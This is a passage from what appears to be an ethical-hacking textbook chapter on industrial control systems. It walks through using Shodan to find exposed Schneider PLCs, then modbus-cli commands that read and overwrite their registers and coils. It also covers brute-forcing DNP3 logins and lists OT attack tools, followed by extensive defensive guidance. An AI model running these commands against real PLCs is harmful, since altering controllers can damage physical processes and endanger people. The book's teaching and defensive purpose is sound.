

Figure 18-122: Shodan Showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

Once vulnerable PLC devices have been identified using Shodan, the next step is to install modbus-cli by running the following command:

```
gem install modbus-cli
```

- **Step 3: Understand Data Types**

Before exploiting the PLC with modbus-cli, it is essential to understand the data types used to read values. These data types rely on two addresses: Schneider and Modicon. A Schneider address is denoted by %M followed by the address number.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word

integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18-11: Modbus Data Types

- **Step 4: Read Register Values**

To read the register values from the identified devices in Step 1, use the following command: For Schneider's address:

```
modbus read <Target IP> %MW100 10
```

For Modicon address:

```
modbus read <Target IP> 400101 10
```

These commands will retrieve ten words from the registers.



Figure 18-123: modbus-cli Reading Register Values

- **Step 5: Manipulate Register Values**

You can manipulate the register values by using the following commands:

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

After executing these commands, the first eight register values will be replaced with 2.

- **Step 6: Read Coil Values**

To retrieve coil values, which are stored as Boolean data (ON/OFF or 1/0), use the following commands:

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```



Figure 18-124: modbus-cli Reading Coil Values

- **Step 7: Manipulate Coil Values**

To manipulate the coil values using modbus-cli, use the following commands to turn on all the coils:

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

After executing these commands, if you check the coil values, all coils will show a value of 1.

Figure 18-125: modbus-cli Reading Coil Values

- **Step 8: Capture Data to an Output File**

To capture data from SCADA systems for later analysis and testing, use the following command to record register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file, use:

```
modbus read --output SCADAcoils.txt <Target IP> 101 100
modbus read --output SCADAcoils.txt <Target IP> %M100 100
```



Figure 18-126: modbus-cli Capturing Data into the Output File

Gain and Maintain Remote Access

During the information gathering and vulnerability scanning stages, attackers analyze the OT environment to identify weaknesses that could grant them remote access to industrial control systems. For instance, they may exploit flaws in industrial protocols or deploy malware to initiate attacks aimed at breaching these systems. Once attackers have infiltrated the industrial infrastructure, they can alter the functionality and operations of control systems, leading to both physical harm and financial losses for the organization. After gaining access, attackers often use these compromised devices as a launching point for attacking other connected devices within the network. To maintain control and facilitate further exploitation, attackers employ tactics such as clearing logs, updating firmware, or embedding rootkits to remain undetected. Once they have access to the target device, attackers can manipulate the firmware of devices like PLCs to carry out firmware-based attacks that allow them to monitor and control various processes.

Gaining Remote Access using DNP3

Internet connected control systems are commonly used across power plants, manufacturing, and construction industries. These systems are designed to allow remote monitoring or control of operations. However, they are often set up with direct internet access, bypassing firewall protections or using default credentials for access. Attackers can exploit these vulnerabilities, such as poorly configured networks or weak/default passwords, to gain unauthorized access to industrial systems. Since default credentials are widely known and weak passwords can be easily cracked through brute force, attackers can easily exploit these security weaknesses.

Attackers can utilize online tools like Shodan to scan for open ports or services on targeted ICS devices. Once they identify an open port, they can exploit its vulnerabilities to gain remote access to industrial systems.

For example, when targeting ICS protocols such as DNP3 on port 20000, attackers can use Shodan to perform a port scan, which reveals open ports and their associated vulnerabilities. By selecting an open port, attackers are directed to the system's login page, where they can attempt to access the ICS network or systems using default credentials or brute-forcing the passwords.



Figure 18-127: Open Ports on Shodan



Figure 18-128: Shodan Showing Open Port DNP3

OT Hacking Tools

Attackers employ OT hacking tools to identify industrial control systems connected to the target network, examine legacy software installed on these devices, and detect vulnerable ports, services, and insecure communication protocols. These tools help launch attacks on the target systems and network. This section covers different OT hacking tools.

Below are several tools commonly used by attackers to compromise OT systems and networks:

mbtget

mbtget is a command-line tool written in Perl that facilitates Modbus transactions. This tool enables attackers to access the Modbus protocol's TCP and RTU versions through the MBclient object, targeting ICS systems and networks.



Figure 18-129: mbtget

Additional tools for hacking OT systems and networks are listed below:

- CSET (https://github.com)
- Attkfinder (https://gitlab.com)
- ICSREF (https://github.com)
- ICSFuzz (https://github.com)
- ISF (https://github.com)

OT Attack Countermeasures

This section covers a range of OT security strategies, OT vulnerabilities and their corresponding solutions, security measures aligned with the Purdue model, global OT security organizations, and OT security solutions and tools. Organizations can implement effective mechanisms to safeguard critical industrial infrastructure and related IT systems against cyber threats by adopting these security measures.

How to Defend Against OT Hacking

To mitigate OT hacking risks, the following countermeasures are recommended:

- Regularly perform risk assessments to minimize exposure to potential threats
- Deploy specialized sensors designed to identify vulnerabilities within the network passively

- Utilize threat intelligence to detect potential risks and prioritize OT patching to protect critical assets
- Consistently update OT hardware and software tools to maintain security
- Disable unused ports and services to reduce attack surfaces
- Apply secure configurations and follow secure coding practices for OT applications
- Ensure systems are upgraded to the latest technologies and patched frequently
- Maintain a comprehensive asset inventory to monitor outdated or unsupported systems
- Continuously analyze log data from OT systems for real-time attack detection
- Provide employees with training on updated security policies and enhance their awareness of emerging threats
- Enforce strong, hashed passwords and replace default factory-set passwords
- Protect remote access by implementing multi-layered security measures such as two-factor authentication, VPNs, encryption, and firewalls
- Develop and implement incident response and business continuity plans
- Strengthen the network perimeter to block and filter unauthorized inbound traffic
- Conduct regular scans of systems and networks using anti-malware tools
- Limit network traffic using techniques such as rate-limiting and whitelisting to mitigate DDoS and brute-force attacks
- Enhance system security by disabling unnecessary services and functions
- Apply patches for vulnerabilities promptly, as released by manufacturers
- Monitor DNS logs frequently to identify unauthorized access attempts
- Update and secure systems interacting with ICS/SCADA devices to prevent exploitation that could bypass security gateways
- Engage professional red teams to identify vulnerabilities in critical industrial infrastructure
- Deploy Intrusion Detection Systems (IDS) and flow-monitoring tools to detect potential attacks early
- Validate and sanitize all input data to prevent attacks like buffer overflow, command injection, and Cross-Site Scripting (XSS)
- Use library functions instead of external processes to achieve desired functionality securely
- Process SQL queries using prepared statements, parameterized queries, or stored procedures in ICS systems
- Host ICS web applications only on tested and trusted third-party web servers
- Design ICS systems to restrict unauthorized access and enforce the principle of least privilege
- Verify the integrity of transmitted messages by appending checksums to each message

- Ensure ICS vendors incorporate cryptographic signatures into application updates
- Conduct periodic audits of industrial systems to validate security controls, production, and management practices
- Use Demilitarized Zone (DMZ) connections between ICS and corporate networks to enable secure communication
- Validate the bounds and integrity of network data on server applications processing ICS protocol traffic
- Review source code for ICS applications handling network traffic to identify potential vulnerabilities
- Implement network traffic monitoring tools with Deep Packet Inspection (DPI) capabilities to detect malicious activities in OT networks
- Deploy Next-Generation Firewalls (NGFWs) with DPI features to monitor and filter traffic at network perimeters
- Utilize OT-specific Intrusion Detection and Prevention Systems (IDPS) designed to detect and block cyber threats targeting industrial control systems
- Integrate encryption, authentication, and integrity verification mechanisms to protect industrial protocols like Modbus, DNP3, and OPC
- Equip OT devices with endpoint protection solutions to guard against malware, ransomware, and other cyberattacks
- Establish secure remote access in OT environments through solutions like Virtual Private Networks (VPNs) with Multi-Factor Authentication (MFA) and encrypted sessions
- Implement Public Key Infrastructure (PKI) to authenticate and encrypt communications between servers, PLCs, engineering workstations, and clients

OT Vulnerabilities and Solutions

Industrial systems like ICS/SCADA, PLCs, and RTUs are vulnerable to cyber threats, posing substantial risks to critical infrastructure. To safeguard these systems, organizations must implement effective security measures and controls. The following table outlines some of the most prevalent OT vulnerabilities along with their corresponding solutions:

Vulnerability	Solutions
1. Publicly Accessible OT Systems	• Enable multi-factor authentication for enhanced security • Utilize enterprise-level firewalls and secure remote access solutions • Create and routinely test incident response plans to ensure preparedness
2. Insecure Remote Connections	• Employ a secure multi-factor authentication system and enforce stringent password policies • Adopt effective security patch management practices • Utilize Role-Based Access Control (RBAC) to regulate remote access permissions

3. Missing Security Updates	• Conduct application testing in a sandbox environment before deploying them live • Use firewalls and apply device hardening measures
4. Weak Passwords	• Establish distinct username conventions for corporate IT and OT networks • Replace default credentials during installation • Conduct security audits to ensure compliance with secure password policies across both IT and OT networks
5. Insecure Firewall Configuration	• Set up a secure firewall configuration • Define and manage Access Control Lists (ACLs) on the firewall
6. OT Systems Placed within the Corporate IT Network	• Separate corporate IT and OT devices • Create a Demilitarized Zone (DMZ) for all IT and OT systems connections • Continuously monitor the DMZ
7. Insufficient Security for Corporate IT Networks from OT Systems	• Limit access to the IT/OT network according to business requirements • Set up a secure gateway between the OT and IT networks • Conduct regular risk assessments
8. Lack of Segmentation within OT Networks	• Differentiate between critical and non-critical systems • Implement a zoning model that applies a defense-in-depth strategy • Adopt a zero-trust security model, assuming no trust by default
9. Lack of Encryption and Authentication for Wireless OT Networks	• Implement robust wireless encryption protocols • Utilize industry-standard cryptographic algorithms • Perform regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	• Perform a formal risk assessment • Carefully monitor and isolate OT systems from external access • Store security updates in a separate repository outside the OT network

Table 18-12: OT Vulnerabilities and Solutions

How to Secure an IT/OT Environment

The convergence of IT and OT is increasingly embraced by industries such as traffic control systems, power plants, and manufacturing companies. These IT/OT systems are frequently targeted by attackers seeking to exploit vulnerabilities and launch cyberattacks. According to the Purdue model, the IT/OT environment is structured into multiple levels, with each level requiring appropriate security measures.

Table 18-13 outlines various types of attacks on different Purdue levels of an IT/OT environment, the associated risks, and the security controls needed to strengthen the network against cyber threats:

Zone	Purdue Level	Attack Vector	Risks	Security Controls

Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus, DLP
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control, ALF
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial processes, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application Control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems and Basic Controls)	DDoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial processes, Industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruptions to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18-13: OT Vulnerabilities and Solutions

Implementing a Zero-Trust Model for ICS/SCADA

Attackers aiming to disrupt ICS infrastructure are increasingly targeting OT networks. To stay ahead of such threats, organizations must adopt effective security controls and address vulnerabilities proactively to prevent advanced attacks. Many ICS networks rely on outdated systems or hardware lacking modern security features and access controls, making them more susceptible to sophisticated attacks. By implementing a zero-trust model, organizations can

enhance access management for legacy systems and networks, ensuring thorough visibility and validating all applications, users, and devices within the ICS network.

Steps to Implement a Zero-Trust Model in an ICS Network:

- **Step 1: Defining the Network**

As an organization's attack surface continuously evolves, securing the entire organization becomes challenging. The zero-trust approach should begin by defining the attack surface, which involves identifying the organization's assets, sensitive data, and critical applications within control centers or factory floors.

- **Step 2: Mapping the Traffic**

It is essential to map and document network traffic flow to understand how network devices and resources interact. Traffic mapping helps OT teams gain full visibility into the network, allowing them to determine the necessary security measures to protect critical data and applications.

- **Step 3: Designing the Network**

Once the traffic flows are understood, security analysts can design a Zero-Trust Architecture (ZTA) tailored to the organization's business needs. This can begin with deploying a Next-Generation Firewall (NGFW), which introduces a segmentation gateway to protect critical areas. This setup enhances access control and enables internal evaluations of the protected surface.

- **Step 4: Establishing a ZT Policy**

A Zero-Trust (ZT) policy should be created to whitelist users and devices following the network's architecture design. This allows security analysts to specify who can access the ICS network, why they need access when they can, and which resources are available.

- **Step 5: Ongoing Monitoring and Maintenance**

In the final step, security analysts must ensure that the Zero-Trust Architecture (ZTA) can monitor network traffic as planned, providing valuable insights into the network. They should also manage updates for all network devices as needed to maintain security and efficiency.

International OT Security Organizations

As OT systems become more widespread and integrated with IT, security experts must exercise heightened caution and implement robust security policies to safeguard OT networks. Several global cybersecurity organizations are dedicated to providing security frameworks and insights to enhance the resilience of critical infrastructure.

Below are a few international organizations that notify companies about potential threats and offer IT/OT solutions to defend OT industries against cyberattacks:

OTCC

The Operational Technology Cybersecurity Coalition (OTCC) is an industry-driven initiative to enhance the security of Operational Technology (OT) environments. With OT systems such as Industrial Control Systems (ICS), SCADA systems, and other critical infrastructures increasingly

targeted by cyber threats, the OTCC works to tackle these issues through collaboration, information sharing, and the development of best practices.

Figure 18-130: OTCC

OT-ISAC

The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a central hub for sharing threat intelligence within OT industries, including energy and water utilities. The organization provides various tools and methods to securely exchange information between the OT/IT spectrum to protect industrial systems and networks from cyber threats. Through its connections with multiple information-sharing centers, OT-ISAC gathers data on emerging threats and offers timely solutions to strengthen the industrial systems of its member companies.

Figure 18-131: OT-ISAC

NERC

The North American Electric Reliability Corporation (NERC) is a non-profit international regulatory body focused on ensuring the reliable and secure operation of the electric grid. NERC establishes and enforces reliability standards, conducts annual assessments of seasonal and long-term reliability, monitors the bulk power system for awareness, and provides education, training, and certification for industry professionals.

